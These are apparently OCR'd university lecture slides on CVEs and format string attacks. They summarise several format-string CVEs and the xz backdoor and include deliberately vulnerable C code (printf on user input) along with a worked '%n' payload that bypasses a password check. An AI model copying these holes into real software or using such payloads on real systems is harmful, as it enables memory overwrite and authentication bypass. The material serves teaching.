
Διάλεξη #5 - CVEs and Review



Huge thank you to David Brumley from Carnegie Mellon University for the guidance and content input while developing this class

Την Προηγούμενη Φορά

1. Variadic Functions
2. Format String Attacks

Ανακοινώσεις / Διευκρινίσεις

- Το Μπόνους #0 κλείνει απόψε (δόθηκε παράταση)
- Σήμερα ώρες γραφείου μέχρι 2:30μμ

Ερωτήσεις:

- Πως γνωρίζει ο compiler που βρίσκεται μια μεταβλητή;
  - Related: γιατί το πρόγραμμα "σκάει" ακόμα και όταν δεν κάνουμε overwrite το return address;
- Όταν χρησιμοποιούμε % + $ - ποια διεύθυνση κάνουμε access;
- Υπάρχουν ακόμα format strings / buffer overflows;

Σήμερα + Αύριο + …

- CVEs
- Format String Attacks continued and review

Common Vulnerabilities & Exposures (CVE) - Τι είναι;

The **Common Vulnerabilities and Exposures** (**CVE**) system provides a reference method for publicly known information-security vulnerabilities and exposures.[1]

https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures


In other words, a set of IDs that uniquely identify a specific well-known vulnerability


https://cve.mitre.org/cve/search_cve_list.html


There are **14721** CVE Records that match your search.

Name	Description
CVE-2024-3250	** RESERVED ** This candidate has been reserved by an organization or individual that will use it when announcing a new security problem. When the candidate has been publicized, the details for this candidate will be provided.
CVE-2024-3249	** RESERVED ** This candidate has been reserved by an organization or individual that will use it when announcing a new security problem. When the candidate has been publicized, the details for this candidate will be provided.
CVE-2024-3248	In Xpdf 4.05 (and earlier), a PDF object loop in the attachments leads to infinite recursion and a stack overflow.
CVE-2024-3247	In Xpdf 4.05 (and earlier), a PDF object loop in an object stream leads to infinite recursion and a stack overflow.


Vulnerability Lifecycle







Several Thousand of CVEs reported per year



Security in the News

CVE-2024-23113

A use of externally-controlled format string in Fortinet FortiOS versions 7.4.0 through 7.4.2, 7.2.0 through 7.2.6, 7.0.0 through 7.0.13, FortiProxy versions 7.4.0 through 7.4.2, 7.2.0 through 7.2.8, 7.0.0 through 7.0.14, FortiPAM versions 1.2.0, 1.1.0 through 1.1.2, 1.0.0 through 1.0.3, FortiSwitchManager versions 7.2.0 through 7.2.3, 7.0.0 through 7.0.3 allows attacker to execute unauthorized code or commands via specially crafted packets.


https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-23113

CVE-2023-7101 Spreadsheet::ParseExcel version 0.65 is a Perl module used for parsing Excel files. Spreadsheet::ParseExcel is vulnerable to an arbitrary code execution (ACE) vulnerability due to passing unvalidated input from a file into a string-type “eval”. Specifically, the issue stems from the evaluation of Number format strings (not to be confused with printf-style format strings) within the Excel parsing logic.

CVE-2023-6764 A format string vulnerability in a function of the IPSec VPN feature in Zyxel ATP series firmware versions from 4.32 through 5.37 Patch 1, USG FLEX series firmware versions from 4.50 through 5.37 Patch 1, USG FLEX 50(W) series firmware versions from 4.16 through 5.37 Patch 1, and USG20(W)-VPN series firmware versions from 4.16 through 5.37 Patch 1 could allow an attacker to achieve unauthorized remote code execution by sending a sequence of specially crafted payloads containing an invalid pointer; however, such an attack would require detailed knowledge of an affected device’s memory layout and configuration.

CVE-2023-6399 A format string vulnerability in Zyxel ATP series firmware versions from 4.32 through 5.37 Patch 1, USG FLEX series firmware versions from 4.50 through 5.37 Patch 1, USG FLEX 50(W) series firmware versions from 4.16 through 5.37 Patch 1, USG20(W)-VPN series firmware versions from 4.16 through 5.37 Patch 1, and USG FLEX H series firmware versions from 1.10 through 1.10 Patch 1 could allow an authenticated IPSec VPN user to cause DoS conditions against the “deviceid” daemon by sending a crafted hostname to an affected device if it has the “Device Insight” feature enabled.

CVE-2023-5746 A vulnerability regarding use of externally-controlled format string is found in the cgi component. This allows remote attackers to execute arbitrary code via unspecified vectors. The following models with Synology Camera Firmware versions before 1.0.5-0185 may be affected: BC500 and TC500.



The first signs of the backdoor were introduced in a February 23 update that added obfuscated code, officials from Red Hat said in an email. An update the following day included a malicious install script that injected itself into functions used by sshd, the binary file that makes SSH work. The malicious code has resided only in the archived releases—known as tarballs—which are released upstream. So-called GIT code available in repositories aren't affected, although they do contain second-stage artifacts allowing the injection during the build time. In the event the obfuscated code introduced on February 23 is present, the artifacts in the GIT version allow the backdoor to operate.

The malicious changes were submitted by JiaT75, one of the two main xz Utils developers with years of contributions to the project.

https://arstechnica.com/security/2024/03/backdoor-found-in-widely-used-linux-utility-breaks-encrypted-ssh-connections/

Chrome Update Patches Zero-Day Vulnerabilities Exploited at Pwn2Own

Google ships a security-themed Chrome browser refresh to fix flaws exploited at the CanSecWest Pwn2Own hacking contest.

The first is CVE-2024-2885, a use-after-free issue in Dawn. The remaining two flaws, tracked as CVE-2024-2886 and CVE-2024-2887, are zero-day vulnerabilities that were exploited and reported last week at the Pwn2Own Vancouver 2024 hacking contest. No additional bounty rewards, aside from those earned at the competition, were handed out for these issues.

CVE-2024-2886, a use-after-free in WebCodecs, was demonstrated by Seunghyun Lee of KAIST Hacking Lab, who exploited two such issues in the browser at the hacking contest and earned a total of $145,000 in rewards.

CVE-2024-2887 is a Type Confusion bug in WebAssembly, exploited on the first day of Pwn2Own by security researcher Manfred Paul, who earned a $42,500 reward for it.

https://www.securityweek.com/chrome-update-patches-zero-day-vulnerabilities-exploited-at-pwn2own/

Last Time

Γρίφος #3: Μπορούμε να αλλάξουμε το password;

```
int main(int argc, char ** argv) {
  char * secret = malloc(128);
  strcpy(secret, "my secure password");
  char guess[128];
  if (argc > 1) printf(argv[1]);
  printf("\npassword: "); fflush(stdout);
  fgets(guess, sizeof(guess), stdin);
  if (strncmp(secret, guess, strlen(secret)) == 0)
    printf("Access granted\n");
  else
    printf("Access denied\n");
}
```

Probably got something like this

```
$ ./secret '%6578530c%39$n'
...snip...
password: bad
Access granted
```


Capability #2: Using a format string vulnerability we we can write to any data pointed to from the stack.

A Toy Example

```
1.  int foo(char *fmt) {
2.    char buf[32];
3.    strcpy(buf, fmt);
4.    printf(buf);
5.  }
```


```
080483d4 <foo>:
 80483d4:    push   %ebp
 80483d5:    mov    %esp,%ebp
 80483d7:    sub    $0x28,%esp        ; allocate 40 bytes on stack
 80483da:    mov    0x8(%ebp),%eax    ; eax := M[ebp+8]  - addr of fmt
 80483dd:    mov    %eax,0x4(%esp)    ; M[esp+4] := eax  - push as arg 2
 80483e1:    lea    -0x20(%ebp),%eax  ; eax := ebp-32    - addr of buf
 80483e4:    mov    %eax,(%esp)       ; M[esp] := eax    - push as arg 1
 80483e7:    call   80482fc <strcpy@plt>
 80483ec:    lea    -0x20(%ebp),%eax  ; eax := ebp-32    - addr of buf again
 80483ef:    mov    %eax,(%esp)       ; M[esp] := eax    - push as arg 1
 80483f2:    call   804830c <printf@plt>
 80483f7:    leave
 80483f8:    ret
```

Stack Diagram @ printf




```
1.  int foo(char *fmt) {
2.    char buf[32];
3.    strcpy(buf, fmt);
=>    printf(buf);
5.  }
```

Viewing Stack





```
1.  int foo(char *fmt) {
2.    char buf[32];
3.    strcpy(buf, fmt);
=>    printf(buf);
5.  }
```

What are the effects if fmt is:

1. %s
2. %s%c
3. %x%x...%x

11 times

Viewing Specific Address—1

